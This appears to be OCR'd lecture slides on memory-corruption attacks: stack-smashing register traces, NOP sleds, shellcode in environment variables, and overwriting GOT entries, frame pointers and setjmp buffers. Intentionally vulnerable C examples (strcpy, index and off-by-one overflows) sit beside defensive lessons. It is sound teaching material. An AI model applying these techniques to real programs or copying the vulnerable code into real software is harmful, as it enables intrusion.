

```
main:
   push %ebp                    0x80483fd
   mov %esp,%ebp                0x80483fe
   sub $0x3c,%esp               0x8048400
   mov 0xc(%ebp),%eax           0x8048403
   add $0x4,%eax                0x8048406
   mov (%eax),%eax              0x8048409
   mov %eax,0x4(%esp)           0x804840b
   lea -0x32(%ebp),%eax         0x804840f
   mov %eax,(%esp)              0x8048412
   call 80482d0 <strcpy>        0x8048415
   mov $0xa,%eax                0x804841a
   leave                        0x804841f
   ret                          0x8048420
```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804841a





```
main:
   push %ebp                    0x80483fd
   mov %esp,%ebp                0x80483fe
   sub $0x3c,%esp               0x8048400
   mov 0xc(%ebp),%eax           0x8048403
   add $0x4,%eax                0x8048406
   mov (%eax),%eax              0x8048409
   mov %eax,0x4(%esp)           0x804840b
   lea -0x32(%ebp),%eax         0x804840f
   mov %eax,(%esp)              0x8048412
   call 80482d0 <strcpy>        0x8048415
   mov $0xa,%eax                0x804841a
   leave                        0x804841f
   ret                          0x8048420
```

%eax	0xa
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804841f




```
main:
   push %ebp                    0x80483fd
   mov %esp,%ebp                0x80483fe
   sub $0x3c,%esp               0x8048400
   mov 0xc(%ebp),%eax           0x8048403
   add $0x4,%eax                0x8048406
   mov (%eax),%eax              0x8048409
   mov %eax,0x4(%esp)           0x804840b
   lea -0x32(%ebp),%eax         0x804840f
   mov %eax,(%esp)              0x8048412
   call 80482d0 <strcpy>        0x8048415
   mov $0xa,%eax                0x804841a
   leave                        0x804841f
   ret                          0x8048420
```

%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x8048420



0xFFFFFFFF
0xbffff714
0x0
0xbffff646
0xbffff67c
main:
push %ebp
mov %esp,%ebp
sub $0x3c,%esp
0x80483fd
0x80483fe
0x8048400
0x8048403
0x8048406
0x8048409
0x804840b
0x804840f
0x8048412
0x8048415
0x804841a
0x804841f
0x8048420
...
$
%eax
%esp
0xbffff67c
%ebp
0x65646362
%eip
0xbffff646

Guessing the Buffer Address

- In most cases the address of the buffer is not known
- It has to be “guessed” (and the guess must be VERY precise)
- The stack address of a program can be obtained by using gdb
  - Assumption: No stack randomization
- Given the **same environment** and knowing the size of command-line parameters, the address of the stack can be roughly guessed
- We also have to guess the offset of the buffer with respect to the stack pointer

NOP Sled

- A series of NOPs is inserted at the beginning of the overflowing buffer so that the jump does not need to be exactly precise
- In x86, NOP is 0x90



Overflowing Small Buffers

- A buffer could be too small to contain the shell code
- If the program has access to the parent process environment
  - Place the NOP + shellcode in an environment variable
  - Pass an overflowing string containing the address of the environment variable
- Advantage: the NOP can be as big as desired

Generalizing Memory Corruption

- What is overwritten
  - Return address/frame pointer
  - Pointer to function
  - Pointer to data
  - Variable value
- What causes the overwrite
  - Unchecked copying overflows
  - Array indexing overflows
  - Integer overflows
  - Loop overflows
- Where is overwritten
  - Stack
  - Heap/BSS/DATA
  - GOT

What Is Overwritten

- Any reference to a value that can be overwritten can represent a security vulnerability
  - Changing the value of a variable
    - Pointers to strings or array contents (e.g., "/tmp/t.txt" becomes “/etc/shadow”)
    - Integer values (e.g., value of the uid variable that is passed to setuid(uid))
  - Changing the value of the saved base pointer
    - By overwriting the old base pointer it is possible to force the process to use a function frame determined by the attacker when returning from a function
    - An additional return operation would jump to a destination selected by the attacker
  - Changing the value of a function pointer
    - Changing the value of the GOT entry for printf() to point to the shellcode will invoke the code when printf() is invoked

What is Overwritten: Long Jumps

- setjump() and longjump() are used to perform non-local, inter-procedural direct control transfer from one point in a program to another
  - Similar to a "goto" that restores the program state
- A setjump() call saves the context of a program in a data structure
  - When used to save the environment, setjmp(env) returns 0
- A longjump() call restores the context of the program to its original state
  - When longjump(env, x) is called, it is as if setjmp(env) returned x
- This mechanism can be used to perform exception/error handling and to implement user-space threading

setjmp() and longjmp()

```
int main(int argc, char *argv[]){
  jmp_buf env;
  int i;

  if (setjmp(env) != 0) {
    printf("i = %d\n", i);
    exit(0);
  }
  else {
    printf("i = %d\n", i);
    f1(env);
  }

  return 0;
}
```

```
void f2(jmp_buf e) {
  if (check == error) {
    longjmp(e, ERROR2);
    /* unreachable */
  }
  else
    return;
}
void f1(jmp_buf e) {
  if (check == error) {
    longjmp(e, ERROR1);
    /* unreachable */
  }
  else
    f2(e);
}
```

jmp_buf Implementation

```
longjmp(env, i) ->

movl i, %eax                        /* return i */
movl env.__jmpbuf[JB_BP], %ebp      /* restore base ptr */
movl env.__jmpbuf[JB_SP], %esp      /* restore stack ptr */
jmp  (env.__jmpbuf[JB_PC])          /* jump to stored PC */
```

Designing an Exploit

- If a long jump buffer can be overwritten by attacker-specified data, it is possible to modify the control flow of an application
- The exploit requires:
  - A setjmp(env)
  - An overflow attack that overwrites env
    - Set target PC value to start of shell code
    - Set stored BP and SP so that shell code has legal memory area for stack operations
  - A call to longjmp(env, x)

Lessons Learned

- Make sure that sensitive data structures cannot be overwritten

What is Overwritten: A Carefully (?) Developed Program

```
int checkpwd(char *p)
{
  char mypwd[512];
  strcpy(mypwd, p); /* creates copy of the password */
  /* Performs the check on the copy... */
  printf("Checking password %s\n", mypwd);
  return 0;
}
int main (int argc, char *argv[])
{
  char username[512];
  char password[512];
  strncpy(password, argv[1], 512);
  strncpy(username, argv[2], 512);
  printf("Checking password %s for user %s\n", password, username);
  return checkpwd(password);
}
```

Non-terminated String Overflow

- Some functions, such as strncpy, limit the amount of data copied in the destination buffer but do not include a terminating zero when the limit is reached
- If adjacent buffers are not null-terminated it is possible to cause the copying of an excessive amount of information

Lessons Learned

- Always make sure that strings are null-terminated

Index Overflow

- This type of overflow exploits the lack of boundary checks in the value used to index an array
- They are particularly easy to exploit because they allow for the direct assignment of memory values
- Note that depending on the type of array it is possible to modify only memory values that conform to the data structure in the array

Example

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
  int array[8];
  int index;
  int value;
  index = (int) strtol(argv[1], NULL, 10);
  value = (int) strtoul(argv[2], NULL, 16);
  array[index] = value;
  return 0;
}
```

```
$ ./arrayoverflow 11 "AAAAAAAA"
Segmentation fault (core dumped)
```

Lessons Learned

- Always check that array indexes that can be controlled by user input are within the array's bounds

Loop Overflows

- Loop overflows happen when the attacker can control the loop iterations and checks are missing
- A special case: off-by-one loop overflows
  - These attacks are similar to array overflows, with the difference that only one element above the array capacity is overwritten
  - Can be used to modify the least significant byte of pointers
  - “Frame Pointer Overwrite” by klog, Phrack Magazine, 9(55), 1999


Off-by-one Overflow: Example

```
#include <stdio.h>

func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}

int main(int argc, char *argv[]) {
  if (argc < 2) {
    printf("missing args\n");
    exit(-1);
  }

  func(argv[1]);

  return 0;
}
```

func() Epilogue


```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
```

```
mov %ebp, %esp
pop %ebp
ret
```




func() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
mov %ebp, %esp
pop %ebp
ret
```




func() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
mov %ebp, %esp
pop %ebp
ret
```




func() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
  {
    buffer[i]=sm[i];
  }
}
mov %ebp, %esp
pop %ebp
ret

main: return 0
(saved_eip)
```



Overflown Stack Before Returning



